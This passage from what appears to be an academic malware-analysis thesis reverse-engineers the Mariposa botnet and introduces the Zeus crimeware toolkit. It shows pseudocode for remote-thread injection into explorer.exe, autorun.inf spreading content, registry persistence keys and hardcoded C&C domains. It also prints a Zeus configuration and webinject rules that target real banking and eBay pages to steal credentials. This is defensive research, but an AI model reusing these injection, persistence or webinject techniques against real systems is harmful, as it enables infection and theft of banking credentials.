Stack[000010A4]:001389F0 mov     [ebp+arg_8], dl
Stack[000010A4]:001389F3 jmp     short loc_1389AD
Stack[000010A4]:001389F5 loc_1389F5:
Stack[000010A4]:001389F5 mov     esp, ebp
Stack[000010A4]:001389F7 pop     ebp
Stack[000010A4]:001389F8 retn    10h
```

Figure 3.25: String Decryption Routine in Assembly

remote process using the *WriteProcessMemory* function. Afterwards, the injected thread is invoked using the *createRemoteThread* function. The DCI technique can be summarized as follows:

1) Retrieving the handle of the remote process by calling the *OpenProcess* function.

2) Allocating memory inside the remote process in order to inject data that is achieved by calling the *VirtualAllocEx* function.

3) Writing a copy of the initialized *INJDATA* structure into the allocated memory by calling

the *WriteProcessMemory* function.

4) Executing the injected code using the *CreateRemoteThread* function.

In order to prepare for code injection, Mariposa creates important data that is used by the injected code for various purposes. The data breaks into names of directories and names of files. The created data is:

- Directory Path: $C:\backslash Recycler\backslash s-1-5-21$.
- Directory Path: $C:\backslash Recycler\backslash S-1-5-21-7524899924-6962119414-608760223-8454$. The directory access control is set to read, write and execution permissions.
- File Name: $C:\backslash Recycler\backslash S-1-5-21-7524899924-6962119414-608760223-8454\backslash$

  Desktop.ini.
- File Name: $C:\backslash Recycler\backslash S-1-5-21-7524899924-6962119414-608760223-8454\backslash$

  windll.exe.

Before firing the injection process, the program calls the *GetVersion* function in order to retrieve the operating system version. The reason behind this call resides in checking whether the operating system is Windows NT or not. It makes this checking to ensure if it can call the *CreateRomoteThread* function or not [5]. At the beginning of the injection process, the program calls the *CreateToolhelp32Snapshot* function to take a snapshot of

[5] *TheCreateRemoteThread* function works only in Windows NT versions.

the processes that run in the system. Afterward, it enumerates the existing processes by calling the *Process*32*First* and *Process*32*Next* functions. Once *explorer.exe* process is found in the snapshot, it retrieves its process identifier. The process ranging from taking a snapshot to look for a specific process identifier is summarized using the pseudocode presented in Figure 3.26.

```
GetTargetProcessIdFromProcessname(char *processName)
{

  PROCESSENTRY32 pe;
    HANDLE thSnapshot;
    BOOL retval, ProcFound = false;
    thSnapshot = CreateToolhelp32Snapshot( );
  retval = Process32First(thSnapshot, &pe);
    while(retval){
          if(StrStrI(pe.szExeFile, processName))
    {
            ProcFound = true;
            break;
          }
          retval    = Process32Next(thSnapshot,&pe);
    }
    return pe.th32ProcessID;
}
```

Figure 3.26: Process Lookup Pseudocode

After obtaining the process identifier, the program calls the *OpenProcess* function to open the *explorer.exe* process. Afterwards, it calls the *VirtualAllocEX* function to allocate memory within the targeted process. It uses the *NtWriteVirtualMemory* function to write into the *explorer.exe* process. Once the code is written in the allocated virtual memory location, the program calls the *CreateRemoteThread* function to run the injected code. The *CreateRemoteThread* function uses seven parameters to create a new thread. Figure 3.27 illustrates the pseudocode of the injection process whereas the declaration of the *CreateRemoteThread* function is shown in Figure 3.28.

```
BOOL InjectCODE(DWORD pID)
{

  HANDLE hProcess;
  char buf[50]={0};
  LPVOID RemoteString, LoadLibAdd;
  hProcess = OpenProcess(pID);
  LoadLibAdd = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"),"
     LoadLibraryA");
  pRemoteThread = VirtualAllocEx( );
  WriteProcessMemory(hProcess,pRemoteThread,&ThreadProc,dwThreadSize,0);
  RemoteString = (LPVOID)VirtualAllocEx(Proc,NULL,strlen(),MEM_RESERVE|
     MEM_COMMIT,PAGE_READWRITE);
  WriteProcessMemory(Proc,(LPVOID)RemoteString, Address,length,NULL);
  CreateRemoteThread(hProcess,0,0,(DWORD(__stdcall *)(void *))
     pRemoteThread,RemoteString,0,&dwThreadId);
  CloseHandle(Proc);
  return true;
}
```

Figure 3.27: Code Injection Pseudocode

```
HANDLE CreateRemoteThread(
   HANDLE hProcess,        // handle to process to create thread in
   LPSECURITY_ATTRIBUTES lpThreadAttributes,  // pointer to attributes
   DWORD dwStackSize,      // initial thread stack size, in bytes
   LPTHREAD_START_ROUTINE lpStartAddress,   // pointer to thread
      function
   LPVOID lpParameter,     // argument for new thread
   DWORD dwCreationFlags,  // creation flags
   LPDWORD lpThreadId      // pointer to returned thread identifier
);
```

Figure 3.28: CreateRemoteThread Function Declaration

3.3.5 Injected Thread Activity

Our next target is to analyze the part of the program that is injected into the address space of *explorer.exe*. In order to analyze a live process, we need to attach that process into an instance of the IDA Pro debugger. Attaching and analyzing live *explorer.exe* is troublesome. It creates a lot of problems including freezing the system. To overcome this problem, we patch the portion of the program where it chooses *explorer.exe* as the process to inject. We

choose *winlogon.exe* to replace *explorer.exe*. By this way, we enforce Mariposa to inject code into *winlogon.exe* instead of *explorer.exe*.

After the injection, we attach the injected process *winlogon.exe* into the IDA pro debugger. In order to get the control of the debugging process, we set a breakpoint at the entry point of the newly created thread. The entry point is found by observing the *CreateRemoteThread* function. The *LPTHREAD_START_ROUTINE* field in the definition of the *CreateRemoteThread* function (shown in Figure 3.28) represents the starting address of the invoked thread.

At the beginning, the injected thread creates a mutex object using the name *c__kdjcpeoij*. The mutex object is used to ensure singular execution of the bot. The intent is to avoid a possible running of multiple bot instances, which can crash the system, or at best slow down the machine. It uses the *WaitForSingleObject* function with a predefined waiting time to ensure singular execution. Once the single instance checking is ensured, it creates two files:

- $C:\backslash Recycler\backslash S-1-5-21-7344526690-8558129233-739613093-1787\backslash windll.exe$ and
- $C:\backslash Recycler\backslash S-1-5-21-7524899924-6962119414-608760223-8454\backslash Desktop.ini$

At this point, the thread copies the whole bot code to the file $C:\backslash Recycler\backslash S-1-5-21-7524899924-6962119414-608760223-8454\backslash windll.exe$. Afterwards, bot uses the *WsaStartup* function to initiate the use of *Winsock* DLL, which is responsible for socket

communication. It also opens the registry key $software\backslash Microsoft\backslash WindowsNT\backslash CurrentVersion\backslash Winlogon$, and creates a new entry called *Taskman*. It sets the value of this entry to $C:\backslash Recycler\backslash S-1-5-21-7524899924-6962119414-608760223-8454\backslash windll.exe$. These registry changes are intended to ensure re-infection when the user reboots the system. It also creates another entry named *shell*. This entry has the value $C:\backslash Recycler\backslash S-1-5-21-7344526690-8558129233-739613093-1787\backslash windll.exe$.

After manipulating registry entries, the bot creates two pipes for inter process communication. The first one is $\backslash\backslash.\backslash pipe\backslash cdcpr55$ whereas the second one is an anonymous pipe. The first pipe is created in *pipe_access_inbound* mode, which supports client to server transfer only. Once the pipes are set, the program calls the *InternetOpen* function in order to use *WinInet* library functions. Mariposa bot uses three hard coded domain names to resolve the IP address of the C&C server. It picks the first domain name, sends the encrypted magic word to the resolved IP address and waits for the reply from the server. If the server does not respond, then, it picks the second or the third domain name and tries to connect to the server by using the resolved IP addresses. The hard coded domain names are:

- Shv4.no-ip.biz
- Shv4b.getmyip.c
- Booster.estr.cs

The sequence of actions of joining the C&C server are:

- The *Inet_addr* function is used to convert the domain names into proper addresses.

- The bot retrieves the host information from the corresponding host name by using the *gethostbyname* function.

- The *htons* function is used to convert an unsigned short number from a host to a TCP/IP network byte order [6].

- The bot encrypts the magic word (*bpr*1 is the magic word in this variant of Mariposa) using the pseudocode shown in Figure 3.29.

- The bot sends the encrypted magic word using the *sendto* function.

- The bot receives a reply from the server by using the *recvfrom* function.

- The bot decrypts and decodes the received commands and triggers appropriate actions that are instructed by the master.

```
Encrypt/decrypt()
{
  Key[2]=getKey();
  Data[]=getData();
  For(i=0;i<length(Data); i++)
  {
    For(j=0;j<2; j++)
    {
      Data[i]= Data[i] XOR Data[j];
    }
    Data[i]=~Data[j];
  }

}
```

Figure 3.29: Magic Word Encryption/Decryption

[6]Network byte order defines the bit-order of network addresses as they pass through the network. The TCP/IP standard Network byte order is big-endian. In order to participate in a TCP/IP network, little-endian systems usually bear the burden of conversion to Network byte order [80].

3.4 Modules

Mariposa bot code is designed in modular fashion. Among the modules, spreader module is used to incorporate virus like spreading activities in the bot code. The uploader/ downloader module is used to upload and download information. In the following, we discuss these modules:

3.4.1 Spreader Module

Mariposa bot comes with a built-in spreader module which turns Mariposa dangerous in terms of spreading. Spreading module breaks into three different components: USB spreader, MSN spreader and P2P spreader. In Mariposa botnet, the master can send commands to enable and disable the spreaders. Table 3.2 shows the different commands to deactivate and activate spreaders.

Command	Description
`u0`	Disable USB spreader
`u1`	Enable USB spreader
`m0`	Disable MSN spreader
`m1`	Enable MSN spreader
`p0`	Disable P2P spreader
`p1`	Enable P2P spreader

Table 3.2: Spreading Commands

In the sequel, we introduce the different techniques that are used in spreader modules:

- *USB spreader.* In order to activate the USB spreader, the program creates a new top-level window by calling the *CreateWindowEx* function. The *CreateWindowEx*

function returns a handle of the created window. The returned handle is used by the *RegisterDeviceNotification* function to register the device for which the specified window will receive notifications. The intent is to receive notification from the system when a flash drive is inserted. Once a user inserts a USB key, the mentioned top-level window receives notification from the system. Then, the code looks for the *autorun.inf* file in the USB drive. If there is any *autorun.inf* file, the process locks that file to get the full control. It creates an *autorun.inf* file if there is no *autorun.inf* file in the USB drive. Afterwards, Mariposa makes a copy of itself into the drive and changes the content of the *autorun.inf* file so that the copied bot code can run as AutoRun. Figure 3.30 shows the contents used to tweak the *autorun.inf* file.

```
debug048 : 00FE0040 aAutorunOpenRec db '[autorun]',0Dh,0Ah
debug048 : 00FE0040 db 'open=RECYCLER\autorun.exe',0Dh,0Ah
debug048 : 00FE0040 db 'icon=%SystemRoot%\system32\SHELL32.dll,4',0Dh,0Ah
debug048 : 00FE0040 db 'action=Open folder to view files',0Dh,0Ah
debug048 : 00FE0040 db 'shell\open=Open',0Dh,0Ah
debug048 : 00FE0040 db 'shell\open\command=RECYCLER\autorun.exe',0Dh,0Ah
debug048 : 00FE0040 db 'shell\open\default=1',0
```

Figure 3.30: Autorun.inf Content

- *MSN spreader.* Mariposa bot infects MSN messenger by hooking its sending and receiving functions. The MSN spreader is activated if the bot receives an enabling command from the botmaster. This command contains a custom link, which is used to download the bot. Figure 3.31 shows how the hooking of *send* and *recv* functions is done.

  After receiving the activaton command, the bot looks for the *msnmsgr.exe* process



Figure 3.31: Hooking in Mariposa

in the system. This operation is done periodically if the specified process does not run in the system. Once the *msnmsgr.exe* process is found, Mariposa bot retrieves its process Identifier. Then, it calls the *OpenProcess* function to get the handle of this process. Afterwards, it creates a duplicate handle of the current process by calling the *GetCurrentProcess* and *DuplicateHandle* functions. At this point of execution, Mariposa bot starts a new routine which is responsible for injecting code inside the virtual address space of the *msnmsgr.exe* process. This routine is called twice. In the first call, it allocates 256 bytes of space by calling the *VirtualAllocEX* function and injects code by calling the *NtWriteVirtualMemory* function. In the second call, it injects string utility functions and the custom link that is sent by the master. It starts the new thread by calling the *CreateRemoteThread* function.

After the injection process, the bot hooks the *ws*2_32_*send* function in order to make the injected code executed for each message that is sent. This is done by calling the

VirtualProtectEx function to allow writing in the virtual memory. At the end, it calls the *NtWritevirtualMemory* function to overwrite with the address of the injected code.

- *P2P spreader.* P2P spreader tries to spread the malware using a simple tricks. The idea is to find the shared folder of installed P2P applications by checking the registry keys, and thereby copy the malware into those shared folders using eye catching names. It uses names that imitate the crack file of games, e.g. "Crack Empire Earth". Mariposa receives these names from the master along with the activation command. When the bot receives a command that enables the P2P spreader, the program calls the *GetEnvironmentVariable* function to get the registry entry for the current user. The intent behind doing so resides in checking if P2P applications are installed or not. Mariposa bot looks for the following P2P applications in the system: Ares, BearShare, iMesh, Shareaza, Kazaa, DC++, eMule and LimeWire. Once it detects the presence of a P2P application, it copies itself into the shared folder with a fake name that is issued from the master. Figure 3.32 shows the P2P registry keys that are accessed by Mariposa bot.

```
debug046 : 00FC0A8C aLocalSettingsA db '\Local Settings\Application Data\Ares\My
debug046 : 00FC0AC3 aDownloaddir db 'DownloadDir',0
debug046 : 00FC0ACF aSoftwareBearsh db 'Software\BearShare\General',0
debug046 : 00FC0AEA aSoftwareImeshG db 'Software\iMesh\General',0
debug046 : 00FC0B01 aSoftwareSharea db 'Software\Shareaza\Shareaza\Downloads',0
debug046 : 00FC0B26 aCompletepath db 'CompletePath',0
debug046 : 00FC0B33 aSoftwareKazaaL db 'Software\Kazaa\LocalContent',0
debug046 : 00FC0B4F aSoftwareDc db 'Software\DC++',0
```

Figure 3.32: P2P Registry Keys

3.4.2 Uploader and Downloader Modules

During the analysis of the main tread activity, we notice that when the bot receives update/-download commands, it triggers two new threads. To debug these threads in IDA Pro, we set a breakpoint at the beginning of each thread. When Mariposa bot transfers the control to one of these threads, we suspend the original one in IDA Pro and continued debugging with the new one.

Thread 1: Mariposa starts this thread when the bot receives download commands. By getting this command, the bot checks the command string. If the latter corresponds to descargar[7], the thread launches the following activities:

- It gets a temporary location in the system to download a new executable within.
- It calls the *InternetOpenurl* function. The bot feeds this function with a URL and the command to get a connection with this *URL*.
- If the *InternetOpenurl* function succeeds, the bot creates a file in the temporary location by using the *createfile* function.
- It downloads the file by using the *InternetReadfile* function.
- It writes the file into the disk by calling the *writefile* function.
- It calls the *createfile* function again to create the file.

[7]Descargar is a Spanish word, which means download

After downloading the file, the bot checks the first two bytes to check whether the downloaded file is an executable or not. If so, it runs it by calling the *CreateProcess* function and exits the thread by calling the *ExitThread* function.

Thread 2: This thread starts when the bot receives upload commands. By getting this command, the bot checks the string command and compares it with subir[8]. If the comparison is successful, the thread executes the following activities:

- It calls the *InternetCrackUrl* function to read different URL components.
- It calls the *InterConnect* function to set a connection with a specific URL.
- It calls the *HttpOpenRequest* function to create an HTTP request.
- It calls the *InternetReadFile* function to read data to be sent.
- It sends the data by using the *HttpSendRequest* function.
- Finally, it closes the connection handle by using the *InternetCloseHandle* function.

After uploading the file, the thread calls the *ExitThread* function to close the thread.

3.5 Functional diagram

By conducting a thorough reverse-engineering task, we notice that Mariposa bot has complex interactions between its functional components. Figure 3.33 summarizes and illustrates the different interactions between the different functional components.

[8]Subir is a Spanish word, which means upload



Figure 3.33: Mariposa Functional Diagram

3.6 Summary

In this chapter, we have discussed the detailed reverse engineering findings of Mariposa botnet. We have discussed a general overview of the botnet along with its network interactions. We have also provided the reverse code analysis of Mariposa detailing its de-obfuscations, decryption layers, code injection and after-injection activities. In addition, we have also discussed different modules of Mariposa botnet, e.g., spreader module and downloader module. The reverse engineering findings of new botnet like Mariposa may help the security research industry to come up with new techniques to cope up with the evolving problem.

Chapter 4

Zeus Crimeware Analysis

In this chapter, we describe the detailed analysis of the Zeus botnet. We start with a brief overview of the botnet followed by details about the components and the network activities of the botnet. Afterwards, we provide the reverse engineering findings of the botnet. Finally, we go through the scripts that we use to extract valuable information from the Zeus bot binary.

4.1 Overview

Zeus crimeware toolkit is one of the recent and puissant crimeware toolkits that emerged in the Internet underground community to control botnets. The botnet has been in the wild since 2007, and in July 2009, Damballa [9] reported Zeus as the number one threat with the command of 3.6 million infected computers in the United States. It was also estimated that Zeus is responsible for the 44% of banking malware infections [1]. Symantec Corporation

referred Zeus as the "King of the Underground Crimeware Toolkits" [59] and in 2009, it detected 70,330 unique variants of the Zeus binaries. Zeus bot has an amazing quality of stealing personal information entered in the banking sites. This information stealing capability along with other features turn Zeus into one of the very effective botnets. Zeus botnet is controlled by Command & Control (C&C) servers and the communication between the C&C servers and the bots is based on Hyper Text Transfer Protocol (HTTP). The author of the Zeus botnet uses various types of covertness techniques to make the botnet undetected. For example, it uses encrypted traffic to avoid any interception of data. Zeus executable binary does not use any driver for its operation; its functionality is based on WinAPI interception in user mode, which makes it work even in low privilege user modes. Zeus is preloaded with many spying capabilities like key-logging, intercepting FTP, POP3 login passwords, taking screenshots in real time and many more. To steal user credentials, Zeus uses HTML-injection technique. The bot runs in the infected computer and injects extra HTML code into the selected web pages which requests additional personal information that is not required for the original web sites. This lurks the user to input extra information to the web site which is captured by the bot and transferred to the C&C server. Unlike Mariposa, Zeus is not equipped with any spreading modules. Then, it is the bot herder's discretion about how to conduct the malware for spreading.

4.2 Zeus components

Zeus botnet toolkit is available to buy in the underground black community and is priced at US $700 to $5000. The botnet is designed in modular fashion and the modules can be purchased separately to enrich its functionality. Over the years, numerous versions of Zeus have been released. Some of the versions are released with minor changes and some of them are released with major changes comprising added functionality. In this section, we discuss the Zeus package based on the version *v.1.2.4.2*. This is the most stable version of Zeus when we started our analysis on Zeus. The toolkit is comprised of three main components:

- C& C Server
- Bot builder program and
- Bot.exe

The components interconnection to create the bot and other configuration files is shown in Figure 4.34. In the following, we detail these components.

4.2.1 C&C Server

C&C Server is the pivotal part of the crimeware toolkit. This part of the botnet is responsible for issuing commands to the bots located worldwide in a distributed fashion, and it is also used to receive information from the bots. The information is received from the infected machines in a regular time interval. Zeus C&C server is written in PHP scripts and



Figure 4.34: Zeus Crimeware Components

it is comprised of two main parts: *cp.php* and *gate.php*. The *cp.php* script is used by the botmaster for controlling purposes whereas the *gate.php* script is used as the gateway for the bots. Control panel (*cp.php*) uses MySQL database [12] to store information received from the bots. Besides the traditional functionalities, control panel also provides some extra functionalities like providing information on the connection speed of bots behind Network Address Translation (NAT), viewing screenshots of the compromised machines, timing to find the bot online and many others.

4.2.2 Bot Builder

Builder program is responsible to build the bot executable as well as the dynamic configuration file known as *config.bin*. The *config.bin* file is used to update the configuration of the Zeus bot client dynamically. Builder is also equipped with functionalities to disinfect or clean Zeus infected machines. The builder module comes with graphical interface,

which makes it easier even for the script kiddies to operate Zeus botnet. One of the strong features of Zeus is the ability to change the configuration files dynamically by the master. After taking control of the victim's machine, bot periodically checks for any update of the configuration file (*config.bin*). If there is any update, it downloads the new configuration file and configures itself accordingly. Zeus builder uses two configuration files: *config.txt* and *webinject.txt*. In the following, we present a brief description about the aforementioned files.

Config.txt

The configuration file *config.txt* incorporates two types of information: static information and dynamic information. The static part of the configuration file *config.txt* is used by the builder program while creating bot.exe to embed static information into it. On the other hand, the dynamic information is used to create the encrypted dynamic configuration file called *config.bin*. Figure 4.35 shows a sample of the *config.txt* file. Brief descriptions of the fields are given here:

- *botnet*: the botnet name.
- *timer_config*: time gap to check the updated version of the *config.bin* file.
- *timer_logs*: time interval to send logs to the C&C server.
- *timer_stats*: time gap to send status information to the server.
- *url_config*: URL to download the configuration file.

```
;Build time:   14:15:23 10.04.2009 GMT
;Version:      1.2.4.2

entry "StaticConfig"
  botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://localhost/config.bin"
  url_compip "http://localhost/ip.php" 1024
  encryption_key "secret key"
  ;blacklist_languages 1049
end

entry "DynamicConfig"
  url_loader "http://localhost/bot.exe"
  url_server "http://localhost/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end
  entry "TANGrabber"
    "https://banking.*.de/cgi/ueberweisung.cgi/*" "S3R1" "*&tid=*" "*&
       betrag=*"
    "https://internetbanking.gad.de/banking/*" "S3C6" "*" "*" "
       KktNrTanEnz"
    "https://www.citibank.de/*/jba/mp#/SubmitRecap.do" "SR2" "SYNC_TOKEN
       =*" "*"
  end
  entry "DnsMap"
    ;127.0.0.1 xxxxxxxxx.com
  end
end
```

Figure 4.35: Configuration File Contents

- *url_compip*: server address for reporting the IP addresses.
- *encryption_key*: RC4 [100] encryption key to encrypt/decrypt the configuration file.
- *url_loader*: URL for downloading latest version of Zeus.exe.
- *url_server*: the location of C&C server.
- *file_webinjects*: the file that contains html injection rules.
- *AdvancedConfigs*: the alternate location to download the configuration file.
- *WebFilters*: the list of URLs that should be monitored by the bot. Any data sent to these URLs is intercepted prior passing Secure Socket Layer (SSL) and sent to the C&C server.
- *WebDataFilters*: this field is like *WebFilters*. Here string patterns are also provided along with the URL. Data that is sent to the specified URL and matched the string patterns are captured. As usual data is captured before the SSL layer.
- *WebFakes*: fake URL to redirect the user.
- *TANGrabber*: patterns used to search for the transaction number in the data that is posted for the online transaction.
- *DnsMap*: entries used to change the $SystemRoot\backslash system32\backslash drivers\backslash etc\backslash host$ file. This feature can be used to redirect users to the fake sites or to restrict the users to access certain security sites.

Webinject.txt

The information of *webinject.txt* along with the dynamic part of the *config.txt* is used by the builder program to create the encrypted configuration file *config.bin*. As we have stated previously, Zeus uses HTML injection technique to steal personal credential. The idea is to inject additional HTML code into the legitimate page that bounds the user to provide some extra information. The targeted sites for the HTML injection and the corresponding HTML code to inject are provided in the *webinject.txt* configuration file. A sample *webinject.txt* is shown in Figure 4.36.

Dynamic Configuration File

This part of the builder program is responsible for creating the encrypted *config.bin* file. It encodes the configuration information from *config.txt* and *webinject.txt* into a special structure. Afterwards, it encrypts the whole structure using RC4 [100] encryption algorithm that uses the encryption key from the *StaticConfig* part of the *config.txt* file. This functionality comes with a graphical user interface and users can also edit config files using the builder tool. Figure 4.37 shows the user interface of the program.

Bot Executable

The pivotal reason of the builder program is to create the bot executable. It constructs the malware binary in Portable Executable (PE) format. Builder program takes information from the static part of the *config.txt* file and embeds it into the executable. Some of the embedded information include: the botnet name, the URL to download the *config.bin* file

```
set_url */my.ebay.com/*CurrentPage=MyeBayPersonalInfo* GL
data_before
 Registered email address</td>*<img*>
data_end
data_inject
e-mail:
data_end
data_after
</td>
data_end

set_url *.ebay.com/*eBayISAPI.dll?* GL
data_before
(<a href="http://feedback.ebay.com/ws/eBayISAPI.dll?ViewFeedback&*">
data_end
data_inject
Feedback:
data_end
data_after
</a>
data_end

set_url https://www.us.hsbc.com/* GL
data_before
<table cellspacing="0" summary="page layout">
data_end
data_inject
data_end
data_after
</table>
data_end

set_url https://www.e-gold.com/acct/li.asp GPL
data_before
e-mail:</font>
data_end
data_inject
data_end
data_after
</font>
data_end
```

Figure 4.36: Webinject.txt

